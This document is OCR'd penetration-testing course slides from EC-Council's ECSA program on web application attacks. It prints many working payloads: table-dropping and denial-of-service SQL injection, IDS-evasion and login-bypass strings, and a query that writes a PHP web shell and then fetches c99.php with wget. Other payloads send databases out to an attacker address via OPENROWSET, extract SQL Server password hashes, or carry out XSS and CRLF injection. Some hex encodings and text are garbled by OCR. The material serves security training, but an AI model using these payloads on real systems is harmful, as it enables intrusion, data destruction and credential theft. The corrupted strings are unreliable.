Query formation at backend:

`SELECT * FROM salaries WHERE userid = 'peter'; DELETE FROM [Table Name] WHERE userid='peter';`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt a DoS Attack using SQL Injection

ECSA

- Try to make the target web application's database unavailable to normal users
- Create and send very complex queries to make the database server take more time than required. This will exhaust the database server and render it unavailable to normal users
- Craft SQL queries using Joins, Like , compress, encode to create complex queries
- Usually, a databases supports wildcards characters such as "%"," []","[^]" and "_" in Search field functionality of the web application

- For example:

Enter following inputs in the search field or in the url of the application to increase query execution time

Input 1

```
_[^|?$%"*[(Z*m1_=]-
%RT$)|[(34)\?_]|%TY-
3(*.>?_!]_
```

Input 2

```
_[^!_%/%a?F%_D)_(F%)_%([)(]%)([])
£$&N%_]$*£()$*R"_)][%](%[x])%a][$
*"£$-9]_
```

Input 3

http://client.com/link.php?id=1' union select 1,2,(select tab1 from (select decode(encode(convert(compress(past) using latin1),des_encrypt(concat(post,post,post,post),8)),des_encrypt(sha1(concat(post,post,post,post)),9)) as tab1 from table_1)a),4--

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt a DoS Attack using SQL Injection (Cont'd)

ECSA

- Each character after the open bracket increases the execution time of query

Characters after Open Bracket	Time required for execution
LIKE '%_[a[! -z]@$!_%	1050 ms
LIKE '%_[aaaaaaaaa[! -z]@$!_%'	1600 ms
LIKE '%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%'	3700 ms

- Drop the database table to render the database unavailable to users

DROP
Userid: `Peter'; DROP [Table Name]; --`
Query formation at backend:
`SELECT *FROM [Table Name] WHERE userid= 'peter'; DROP TABLE members; --';`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

設計的相等值

Evade IDS Detection using 'OR 1=1 Equivalents

ECSA
EC-Council Certified Security Analyst

IDS Evasion

- IDS signatures generally look for 'OR 1=1 to detect an SQL injection attempt
- Try to replace this string with another string with the same effect

To evade the 'OR 1=1 signature, you can use:

```
' OR 'john' = 'john'
' OR 'microsoft' = 'micro'+'soft'
' OR 'movies' = N'movies'
' OR 'software' like 'soft%'
' OR 7 > 1
' OR 'best' > 'b'
' OR 'whatever' IN ('whatever')
' OR 5 BETWEEN 1 AND 7
```

- Use the hex equivalent of SQL injection statements to avoid IDS detection


```
SQL> SELECT @@version =
0x73656c6563742040407665727369696e

SQL> DROP Table CreditCard =
0x44524f502054616626652043726564697
                                43617264

SQL> INSERT into USERS ('example', 'qwerty') =

0x494e534552542064696e746f20555345525320282274a756767
79426f79272c202771776572747927292
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evade IDS Detection using Char Encoding

ECSA
EC-Council Certified Security Analyst

- Use the Char() function to inject SQL injection statements into MySQL without using double quotes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Evade IDS Detection by Manipulating White Spaces

ECSA

- Try to drop or add white spaces between SQL keyword and string or number literals without altering execution of SQL statements
- Using special characters like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement. "UNION SELECT" signature is different from "UNION SELECT"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evade IDS Detection using Inline Comments

ECSA

Try to bypass IDS by replacing white space between SQL keywords with inline comments /* ... */
/* ... */ is used in SQL to delimit multi-row comments

Example: `UNION/**/SELECT/**/'/**/OR/**/1/**/=/**/1`

/* - */ Inline comment.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Evade IDS Detection using Obfuscated Code

ECSA

- Try to obfuscate the SQL query to conceal its actual purpose and bypass signature detection of the IDS

Example

An example of bypassing signatures (obfuscated code for request):

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union(((((((select(1),hex(hash)from(test.users)))))))
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Website Authentication using SQL Injection


ECSA

Try these at website login forms:

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1--
```

Log in as a different user:

```
' UNION SELECT 1,
'anotheruser',
'doesnt matter', 1--
```



MD5 Hash Password

You can UNION results with a known password and MD5 hash of the supplied password

The web application will compare your password and the supplied MD5 hash instead of the MD5 from the database

Bypassing MD5 Hash Check Example

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform a Function-Call Injection Attack

ECSA

- Try to execute vulnerable SQL statements using custom or database **functions.**
- Use functions to make calls to the operating system:
  - An example OS command can be executed using the Java method: **Runtime.getRuntime().exec()**
- Try to exploit the following example SQL query:
  - Example query:

```
SELECT TRANSLATE('user input','0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',0123456789') FROM dual;
```

- Try to exploit the above query as shown in the scenarios:
  - Scenario 1 – Try to retrieve information from the database server:

```
SELECT TRANSLATE('' || UTL_HTTP.REQUEST
('http://192.168.1.1/') || '', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789') FROM
dual;
```

  - Scenario 2 – Try to create new users:

```
SELECT TRANSLATE ('' || myappadmin.adduser
('admin', 'newpass') || '', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789') FROM dual;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform a Buffer Overflow Attack

ECSA

- Try to use standard database functions that are prone to buffer overflow:
  - TZ_OFFSET
  - FROM_TZ
  - TO_TIMESTAMP_TZ
  - NUMTOYMINTERVAL
  - BFILENAME
  - NUMTODSINTERVAL
- Make use of these functions to carry out a buffer overflow attack using the function injection method
- Try to disconnect database connections and perform a DOS attack through this vulnerability
- Try to achieve remote access to the operating system through buffer overflow

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Access System Files and Execute Remote Commands

ECSA

- Use the LOAD_FILE() function within MySQL to read and return the contents of a file located on the MySQL server
- Use the INTO OUTFILE() function in MySQL to run a query, and dump the results into a file

```
NULL UNION ALL SELECT
LOAD_FILE('/etc/passwd')/*
```

If successful, the injection will display the contents of the passwd file

```
NULL UNION ALL SELECT
NULL,NULL,NULL,NULL,'<?php
system($_GET["command"]); ?>'
INTO OUTFILE
'/var/www/example.com/shell.php'
/*
```

If successful, it will then be possible to run system commands via the $_GET global. The following is an example of using wget to get a file:
http://www.example.com/shell.php?command=wget
http://www.example.com/c99.php

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Replicate the Database Structure and Data

ECSA

- Attacker can recreate and transfer database to his local system by using OPENROWSET
- Try if it is possible to recreate and transfer database to his local system

Use following OPENROWSET SQL queries to recreate the database

```
'; insert into OPENROWSET
('SQLoledb','uid=sa;pwd=Pass123;
Network=DBMSSOCN;Address=myIP,80
;',
 'select * from
mydatabase..hacked_sysdatabases'
) select * from
master.dbo.sysdatabases --
```

```
'; insert into
OPENROWSET('SQLoledb','uid=sa;
pwd=Pass123;Network=DBMSSOCN;Addr
ess=myIP,80;', 'select * from
mydatabase..
hacked_sysdatabases') select *
from user_database.dbo.sysobjects
--
```

```
'; insert into
OPENROWSET('SQLoledb','uid=sa;pw
d=Pass123;Network=DBMSSOCN;Addre
ss=myIP,80;','select * from
mydatabase..hacked_syscolumns')
select * from
user_database.dbo.syscolumns --
```

Use following OPENROWSET SQL queries to transfer the database

```
'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network=D
BMSSOCN;Address=myIP,80;',
'select * from
mydatabase..table2') select *
from database..table2 --
```

```
'; insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=Pass123;Network
=DBMSSOCN;Address=myIP,80;',
'select * from mydatabase..
table1') select * from
database..table1 --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use OPENROWSET to Escalate Privileges on the Microsoft SQL Server

ECSA

- If you successfully brute-force the SA account password, then you can easily escalate your privileges with OPENROWSET
- Send an SQL injection query with the brute-forced SA password, and add your user to the sysadmin group using the sp_addsrvrolemember, as follows:

sp_addsrvrolemember takes as parameters a user and a group to add the user

```
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;
Address=;uid=sa;pwd=passw0rd', 'SELECT 1; EXEC
master.dbo.sp_addsrvrolemember
''appdbuser'',''sysadmin''')
```

New user — High Privileged user group

Note: Unlike SQL Server 2000, OPENROWSET is disabled on SQL Server 2005 by default. You need to enable it to test privilege-escalation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extract SQL-Server Password Hashes

ECSA


The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int,
 @firstint int, @secondint int
 select @tempint=CONVERT
 (int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR
        (@tempint/16)
 select @secondint=@tempint -
        (@firstint*16)
 select @charvalue=@charvalue +
  SUBSTRING (@hexstring,@firstint+1,1) +
  SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

And then we just cycle through all passwords



SQL query

```
SELECT name, password FROM sysxlogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dbo access
With lower privileges you can still recover user names and brute force the password

SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB
0ED2503412FD54D6119FFF04129A1D72E7C3194F7284A
7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Extract SQL-Server Password Hashes (Cont'd)

ECSA

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue varbinary(255),
@charvalue varchar(255), @i int, @length int, @hexstring char(16) set @var=':'
select @xdate1=(select min(xdate1) from master.dbo.sysxlogins where password is
not null) begin while @xdate1 <= (select max(xdate1) from master.dbo.sysxlogins
where password is not null) begin select @binvalue=(select password from
master.dbo.sysxlogins where xdate1=@xdate1), @charvalue = '0x', @i=1,
@length=datalength(@binvalue), @hexstring = '0123456789ABCDEF' while
(@i<=@length) begin  declare @tempint int, @firstint int, @secondint int select
@tempint=CONVERT(int, SUBSTRING(@binvalue,@i,1)) select
@firstint=FLOOR(@tempint/16)  select @secondint=@tempint - (@firstint*16) select
@charvalue=@charvalue + SUBSTRING (@hexstring,@firstint+1,1) + SUBSTRING
(@hexstring, @secondint+1, 1)  select @i=@i+1  end select @var=@var+' |
'+name+'/'+@charvalue from master.dbo.sysxlogins where xdate1=@xdate1 select
@xdate1 = (select isnull(min(xdate1),getdate()) from master..sysxlogins where
xdate1>@xdate1 and password is not null) end select @var as x into temp end end
--
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Test for XSS Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Manual Test for XSS Vulnerabilities

ECSA


Testing URLs for XSS

- Embed XSS payload in target URL

  www.example.com/? Parameter Name=[Insert XSS Payload here]


Testing Search Field for XSS

- Insert XSS payload in Search Field



Testing user-agent header for XSS

- Send XSS payload through UserAgent header
  For example:
  UserAgent: /><script>alert('message')</script><!—



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Test for XSS Vulnerabilities (Cont'd)

ECSA

- **Testing application for XSS by evading filters**
  - Sometimes, application may block the attempt of XSS penetration test by using different filters
  - In such case, penetration tester should try to evade filter by disguising XSS JavaScript
  - Use different encoding techniques to disguise XSS JavaScript
- **Try to gain unauthorized access or sensitive information through XSS**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Automated Test for XSS Vulnerabilities

ECSA

- Use python script `XSSScan.py` to detect XSS vulnerabilities on the target website
- Download and run `XSSScan.py` script in Kali Linux






Note: You can download XSSScan.py script from https://dl.packetstormsecurity.net/UNIX/scanners/XSSscan.py.txt


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Automated Test for XSS Vulnerabilities (Cont'd)

ECSA

- Use `xsser` to detect XSS vulnerabilities on the target website





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Test for Parameter Tampering

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for URL Parameter Tampering

ECSA

- A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.
- Test by modifying the URL parameters of the website, adding different values and manipulating at different parts
  - Try to manually modify a URL in order to gain access to a host web server
  - Send scripts to the URL to reveal information and find hidden files on the host server
  - Try to request common file extensions, such as ASP, HTM, PHP, and EXE, and watch for any unusual output or error codes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for URL Parameter Tampering (Cont'd)

ECSA

Example:

- Try to manipulate the URL strings to retrieve sensitive information:
  - By visiting www.xsecurity.com/bank_acct001.pdf, you can retrieve a report on your bank account activities
- What happens if you replace bank _acct001.pdf with bank_acct002.pdf? Will you be able to get a report for another savings account for which you do not have authorization?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Hidden Field Parameter Tampering

ECSA

- Hidden fields carry sensitive data that, when exploited, can distress the web applications, for example: pricing information
- Try to view the source, change the price of an item, and then save the HTML on the client-side to see if the server will use that value to calculate the total
- Test by manipulating input parameters to exploit the logical flow of web applications
- Send non-malicious queries to manipulate input variables that are processed in the database server

```
<FORM METHOD="LINK" ACTION="/shop/checkout.htm">
<INPUT TYPE="HIDDEN" name="price" value="22">Volume:

<INPUT TYPE="text"
NAME="totalnum"> <INPUT TYPE="submit" VALUE="Checkout">
</FORM>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Hidden Field Parameter Tampering (Cont'd)

ECSA

Example:


HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
    "text" name="product"
    value="example Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```

Product Name: Shirt

Product Price: 200

Submit




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Directory Traversal

注意到 / 特

ECSA

- Directory traversal allows the tester to access restricted directories, including application source code, configuration and critical system files, and execute commands, outside the web server's root directory
- The tester can manipulate variables of reference files with "dot-dot-slash (../)" sequences and variations
- Test, by sending to file directories, arbitrary content that overwrites/exploits source code and sensitive data in the server
- Try to send non-malicious scripts to file APIs or as request parameters to operating system commands
- Check whether request parameters contain file types or directory names that are vulnerable




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Unvalidated Redirects and Forwards

ECSA

- Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass
- Use social engineering techniques over email, IRC chats, tweets, social networking sites, and video and photo-sharing sites to post fraudulent links for redirects and forwards and trick users to download or install malicious software
- Check for any instances where redirects and forwards occur on the host web environment




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Unrestricted File Upload Vulnerability

ECSA

- Try to upload files against expected extension, size, etc.
- Test whether the validation on approved file types or size done on client side
- Test whether validation is done only through "Content-Type" in HTTP request
- Test whether the files being uploaded are virus-checked before uploading
- Test whether proper authorization is required for file upload



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform HTTP Response Splitting/CRLF Injection Attack

ECSA

Add header response data into the input field so that the server splits the response into two responses

```
GET /board_view.asp?num=5&test=3 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: ko-KR
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 112.170 :9595
DNT: 1
Cookie: ASPSESSIONIDQCARQTSD=AHGLDGGABPKFAAFCDGLJIJLJ
Connection: close
```

↓

```
GET
/board_view.asp?num=5&test=3%0d%0aContentLength:%200%0d%0d%0a%0aHTTP/1.1%20
200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2019%0d%0a%0d
%0a<html>Attack</html> HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://112.170. :9595/board_list.asp
Accept-Language: ko-KR
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
DNT: 1
Host: 112.170.7.4:9595
Cookie: ASPSESSIONIDQCARQTSD=AHGLDGGABPKFAAFCDGLJIJLJ
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Test for Weak Cryptography Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check for Insufficient Transport Layer Protection

ECSA
EC-Council Certified Security Analyst

Insufficient transport layer protection supports weak algorithms, uses expired or invalid certificates

This vulnerability exposes user data to untrusted third parties and can lead to account theft


Check for underprivileged SSL setup to launch phishing and MITM attacks


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Weak SSL Ciphers

ECSA
EC-Council Certified Security Analyst

- Use tools, such as Nmap or THCSSLCheck, to find SSL services and a list of ciphers and protocols supported by the host SSL service
- Use scanner tools, such as Nmap and Nessus, to find arbitrary ports and weak SSL ciphers in a host server/application
- Try to perform an attack to exploit SSL communication of the host application
- Try to perform SSL scans and SSL tests to find common flaws in SSL service





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Check for Weak SSL Ciphers (Cont'd)

ECSA

Run ssl-cipher-check.pl perl script on the target to detect weak TLS/SSL ciphers

Syntax: perl ssl-cipher-check.pl –a [Target website]

